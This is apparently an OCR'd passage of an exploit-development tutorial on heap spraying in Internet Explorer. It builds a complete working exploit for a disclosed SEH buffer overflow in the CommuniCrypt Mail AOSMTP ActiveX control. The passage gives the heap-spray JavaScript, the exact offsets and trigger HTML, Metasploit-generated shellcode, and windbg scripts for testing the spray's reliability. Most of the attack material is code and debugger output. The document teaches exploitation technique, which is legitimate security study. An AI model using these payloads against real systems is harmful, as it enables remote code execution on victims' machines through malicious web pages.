
In case of a SEH record overwrite, it's important to understand that you don't need to fill NSEH with a short jump forward. Also, SAFESEH does not apply because the address you are using to overwrite the SE Handler field with points into the heap and not into one of the loaded modules. As explained in tutorial 6, addresses outside of loaded modules are not subject to safeseh. In other words, if none of the modules is non-safeseh, you can still pull off a working exploit by simply returning to the heap.

Exercise

Let's take a look at a quick example to demonstrate this. In may 2010, a vulnerability in CommuniCrypt Mail was disclosed by Corelan Team (discovered by Lincoln). You can find the original advisory here: http://www.corelan.be:8800/advisories.php?id=CORELAN-10-042

You can get a copy of the vulnerable application here. The proof of concept exploit indicates that we can overwrite a SEH record by using an overly long argument to the AOSMTP.Mail AddAttachments method. We hit the record after 284 characters. Based on what you can see in the poc, apparently there is enough space on the stack to host the payload, and the application contains a non-safeseh module, so we could use a pointer to pop/pop/ret to jump to the payload.

After installing the app, I quickly validated the bug with ComRaider:



According to the fuzz report, we can control an entry in the SEH Chain, and we might have control over a saved return pointer as well, so we'll have 3 possible scenario's to exploit this:

- Use the saved return pointer to jump to our payload
- Use an invalid pointer in the saved return pointer location to trigger an exception and take advantage of the overwritten SEH record to return to the payload
- Don't care about the saved return pointer (value may be valid or not, doesn't matter), use the SEH record instead, and see if there is another way to trigger the exception (perhaps by increasing the buffer size and see if you can try to write past the end of the current thread stack.

We'll focus on scenario 2.

So, let's rewrite this exploit for XP SP3, IE7 (no DEP enabled) using a heap spray, assuming that

- we don't have enough space on the stack for payload
- we have overwritten a SEH record and we'll use the saved return pointer overwrite to reliable trigger an exception
- there are no non-safeseh modules

First, of all, we need to create our heap spray code. We already have this code (the one from spray2.html), so the new html (*spray_aosmtp.html*) would look pretty much like this:

(simply add the object at the top)

```
<html>
<!-- Load the AOSMTP Mail Object -->
<object classid='clsid:F8D07B72-B4B4-46A0-ACC0-C771D4614B82' id='target' ></object>
<script >
// don't forget to remove the backslashes
var shellcode = unescape('%u\4141%u\4141');
var bigblock = unescape('%u\9090%u\9090');
var headersize = 20;
var slackspace = headersize + shellcode.length;
```


```
while (bigblock.length < slackspace) bigblock += bigblock;
var fillblock = bigblock.substring(0,slackspace);
var block = bigblock.substring(0,bigblock.length - slackspace);
while (block.length + slackspace < 0x40000) block = block + block + fillblock;
var memory = new Array();
for (i = 0; i < 500; i++){ memory[i] = block + shellcode }
</script>
</html>
```


(simply insert an object which should load the required dll)

Open this file in IE7, and after running the embedded javascript, verify that

- 0×06060606 points to NOPs
- AOSMTP.dll is loaded in the process (because we included the AOSMTP object near the begin of the html page)

(I used Immunity Debugger this time because it's easier to show the module properties with mona)





So far so good. Heap spray worked and we loaded the module we need to trigger the overflow.

Next, we need to determine offsets (to saved return pointer and to SEH record).

We'll use a simple cyclic pattern of 1000 bytes to do so, and invoke the vulnerable AddAttachments method:

```
<html>
<!-- Load the AOSMTP Mail Object -->
<object classid='clsid:F8D07B72-B4B4-46A0-ACC0-C771D4614B82' id='target' ></object>

<script >
// exploit for CommuniCrypt Mail
// don't forget to remove the backslashes
shellcode = unescape('%u\4141%u\4141');
nops = unescape('%u\9090%u\9090');
headersize = 20;

// create one block with nops
slackspace = headersize + shellcode.length;
while(nops.length < slackspace) nops += nops;
fillblock= nops.substring(0, slackspace);

//enlarge block with nops, size 0x50000
block= nops.substring(0, nops.length - slackspace);
while(block.length+slackspace < 0x50000) block= block+ block+ fillblock;

//spray 250 times : nops + shellcode
memory=new Array();
for( counter=0; counter<250; counter++) memory[counter]= block + shellcode;

alert("Spray done, ready to trigger crash");
```



```
//trigger the crash
//!mona pc 1000
payload = "<paste the 1000 character cyclic pattern here>";

target.AddAttachments(payload);

</script>
</html>
```

> You can simply paste the 1000 character cyclic pattern into the script. Since we are dealing with a regular stack buffer, we don't need to worry about unicode or using unescape.

This time, attach the debugger BEFORE opening the page, as this payload will crash the browser process.

With this code, we are able to reproduce the crash:

The output of !mona findmsp shows this:


So, we have overwritten the saved return pointer (as expected), and have overwritten the SEH record as well.

The offset to overwriting the saved return pointer is 272, the offset to the SEH record is 284. We decided to take advantage of the fact that we control a saved return pointer to reliably trigger an access violation, so the SEH handler would kick in.

In a normal SEH exploit, we would need to find a pointer to pop/pop/ret in a non-safeseh module and land back at nseh. We're using a heap spray, so we don't need to do this. We don't even need to put something meaningful in the nseh field of the overwritten SEH record, because we will never use. We'll jump directly into the heap.

Payload structure

Based on that info, the payload structure would look like this :




We'll overwrite saved return pointer with 0xffffffff (which will trigger an exception for sure), and we'll put AAAA in nseh (because it's not used). Setting the SE Handler to our address in the heap (0×06060606) is all we need to redirect the flow into the nops+shellcode upon triggering the exception.

Let's update the script and replace the A's (shellcode) with breakpoints :

```
<html>
<!-- Load the AOSMTP Mail Object -->
<object classid='clsid:F8D07B72-B4B4-46A0-ACC0-C771D4614B82' id='target' ></object>
<script >
// don't forget to remove the backslashes
var shellcode = unescape('%u\cccc%u\cccc');
var bigblock = unescape('%u\9090%u\9090');
var headersize = 20;
var slackspace = headersize + shellcode.length;
while (bigblock.length < slackspace) bigblock += bigblock;
var fillblock = bigblock.substring(0,slackspace);
var block = bigblock.substring(0,bigblock.length - slackspace);
while (block.length + slackspace < 0x40000) block = block + block + fillblock;
var memory = new Array();
for (i = 0; i < 500; i++){ memory[i] = block + shellcode }

junk1 = "";
while(junk1.length < 272) junk1+="C";

ret = "\xff\xff\xff\xff";
junk2 = "BBBBBBBB";
nseh = "AAAA";
seh = "\x06\x06\x06\x06";
```

```
payload = junk1 + ret + junk2 + nseh + seh;

target.AddAttachments(payload);

</script>
</html>
```

Our script triggered an exception (trying to execute FFFFFFFF, which is an invalid userland address in our 32bit environment), and the SEH record is overwritten with our data:



Press Shift F9 to pass the exception to the application, which should activate the exception handler and perform a jump to the heap (06060606). This will execute the nops and finally our shellcode. Since the shellcode are just some breakpoints, you should see something like this:

To finish the exploit, we need to replace the breakpoints with some real shellcode. We can use metasploit to do this, just make sure to tell metasploit to output the shellcode in javascript format (little endian in our case).


Generate payload

From a functionality point of view, there's no real need to encode the shellcode. We are just loading it into the heap, no bad chars involved here.

```
msfpayload windows/exec cmd=calc J
```

```
root@bt:/pentest/exploits/trunk# ./msfpayload windows/exec cmd=calc J
// windows/exec - 196 bytes
// http://www.metasploit.com
// VERBOSE=false, EXITFUNC=process, CMD=calc
%ue8fc%u0089%u0000%u8960%u31e5%u64d2%u528b%u8b30%u0c52%u528b%u8b14%u2872%ub70f%u264a%uff31%uc031%u3cac%u7c61%u2c02%uc120%u0dcf%
uc701%uf0e2%u5752%u528b%u8b10%u3c42%ud001%u408b%u8578%u74c0%u014a%u50d0%u488b%u8b18%u2058%ud301%u3ce3%u8b49%u8b34%ud601%uff31%u
c031%uc1ac%u0dcf%uc701%ue038%uf475%u7d03%u3bf8%u247d%ue275%u8b58%u2458%ud301%u8b66%u4b0c%u588b%u011c%u8bd3%u8b04%ud001%u4489%u2
424%u5b5b%u5961%u515a%ue0ff%u5f58%u8b5a%ueb12%u5d86%u016a%u858d%u00b9%u0000%u6850%u8b31%u876f%ud5ff%uf0bb%ua2b5%u6856%u95a6%u9d
bd%ud5ff%u063c%u0a7c%ufb80%u75e0%ubb05%u1347%u6f72%u006a%uff53%u63d5%u6c61%u0063root@bt:/pentest/exploits/trunk#
```

Simply replace the breakpoints with the output of the msfpayload command and you're done.



Test the same exploit on IE6, it should provide the same results.

Variation

Since the payload structure is very simple, we could just ignore the entire structure and also "spray" the stack buffer with our target address. Since we will be overwriting a saved return pointer and SEH handler, it doesn't really matter how we jump to our payload.

So, instead of crafting a payload structure, we can simply write 0×06060606 all over the place, and we'll end up jumping to the heap just fine.

```
payload = "";
while(payload.length < 300) payload+="\x06";

target.AddAttachments(payload);
```

DEP

With DEP enabled, things are slightly different. I'll talk about DEP and the need/requirement to be able to perform "precision heap spraying" in one of the next chapters.

Testing heap spray for fun & reliability

When building an exploit, any type of exploit, it's important to verify that the exploit is reliable. This is, of course, no different with heap sprays. Being able to consistently control EIP is important, but so is jumping to your payload.

When using a heap spray, you'll need to make sure the predictable pointer is … errr.. predictable indeed and reliable. The only way to be sure is to test it, test it and test it.

When testing it,

- test it on multiple systems. Use systems that are patched and systems that are less patched (OS patches, IE patches). Use systems with lots of toolbars/addons etc installed, and systems without toolbars
- test if the code still works if you bury it inside a nice webpage. See if it works if you call your spray from an iframe or so
- make sure to attach to the right process

Using PyDBG, you could automate parts of the tests. It should be doable to have a python script

- launch internet explorer and connect to your heap spray html page
- get the pid of the process (in case of IE8 and IE9, make sure to connect to the right process)
- wait for the spray to run
- read memory from your target address and compare it with what you expect to be at that address. Store the outcome
- kill the process and repeat

Of course, you can also use a simple windbg script to do pretty much the same thing (IE6 and IE7).

Create a file "spraytest.windbg" and place it in the windbg program folder "c:\program files\Debugging Tools for Windows (x86)":

```
bp mshtml!CDivElement::CreateElement "dd 0x0c0c0c0c;q"
.logopen spraytest.log
g
```

Write a little (python, or whatever) script that will

- go to c:\program files\Debugging Tools for Windows (x86)
- run windbg -c "$<spraytest.windbg" "c:\program files\internet explorer\iexplore.exe" http://yourwebserver/spraytest.html
- take the spraytest.log file and put it aside (or copy it's contents into a new file. Every time windbg runs, the spraytest.log file will get cleared)
- Repeat the process as many times as you need

In the spraytest.html file, before the closing </html> tag, add a <div> tag.

```
<...>
while (block.length + slackspace < 0x40000) block = block + block + fillblock;
var memory = new Array();
for (i = 0; i < 500; i++){ memory[i] = block + shellcode }
</script>
<div>
</html>
```

The creation of this tag should trigger the breakpoint, dump the contents of 0x0c0c0c0c and quit (killing the process). The log file should contain the contents of the target address, so if you put the log file aside, and parse all entries at the end, you can see how effective & reliable your heap spray was.

```
Opened log file 'spraytest.log'
0:013> g
0c0c0c0c  90909090 90909090 90909090 90909090
0c0c0c1c  90909090 90909090 90909090 90909090
0c0c0c2c  90909090 90909090 90909090 90909090
0c0c0c3c  90909090 90909090 90909090 90909090
0c0c0c4c  90909090 90909090 90909090 90909090
0c0c0c5c  90909090 90909090 90909090 90909090
0c0c0c6c  90909090 90909090 90909090 90909090
0c0c0c7c  90909090 90909090 90909090 90909090
quit:
```

For IE8, you'll probably have to

- run internet explorer 8 and open the html page
- wait a little (so the spray can finish)
- figure out the PID of the correct process
- use ntsd.exe (should be in the windbg application folder as well) to attach to that PID, dump 0x0c0c0c0c right away, and quit
- kill all iexplore.exe processes
- put the log file aside
- repeat


Alternative Heap Spray Script

Skylined wrote a nice heap spray script generator that will produce a small routine to perform a heap spray. As explained on his website, the actual heap spray code is just over 70 bytes (excluding the shellcode you want to deliver of course), and can be generated using an online form.

Instead of using \uXXXX or %uXXXX encoded payload, he implemented a custom encoder/decoder that allows him to limit the overhead to a big extent.


This is how you can use the generator to create a small heap spray.


First, navigate to the online form. You should see something like this:



In the first field, you need to enter the shellcode. You should paste in byte values only, separated by spaces.


(Simply create some shellcode with msfpayload, output as C. Copy & paste the msfpayload output into a text file and replace \x with a space, and remove the double quotes and semi-colon at the end:)






Next, set the target address (defaults to 0x0c0c0c0c) and the block size (in multiples of 0×10000 bytes). The default values should work well on IE6 and 7.

Click "execute" to generate the heap spray.



Paste this into a javascript script section in an html page



Open the page in Internet Explorer 7. When dumping 0x0c0c0c0c, you should see this:

```
ntdll!DbgBreakPoint:
7c90120e cc              int     3
0:013> d 0c0c0c0c
0c0c0c0c  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
0c0c0c1c  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
0c0c0c2c  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
0c0c0c3c  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
0c0c0c4c  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
0c0c0c5c  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
0c0c0c6c  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
0c0c0c7c  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................

0:013>
```

(You'll learn more about using 0x0c as a nop in one of the next chapters).

Look at the end of the heap chunk where 0x0c0c0c0c belongs to, and you should see the actual shellcode:

```
Memory - Pid 3884 - WinDbg:6.12.0002.633 X86
Virtual: 0c18fdf8                    Display format: Byte      Previous   Next
0c18fdf8 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c  ..........................
0c18fe12 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c  ..........................
0c18fe2c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c  ..........................
0c18fe46 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c  ..........................
0c18fe60 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c  ..........................
0c18fe7a 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c  ..........................
0c18fe94 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c  ..........................
0c18feae 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c  ..........................
0c18fec8 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c  ..........................
0c18fee2 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c  ..........................
0c18fefc 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c  ..........................
0c18ff16 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c  ..........................
0c18ff30 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c fc e8 89 00 00 00 60 89 e5 31 d2 64 8b 52 30 8b  ................`..1.d.R0.
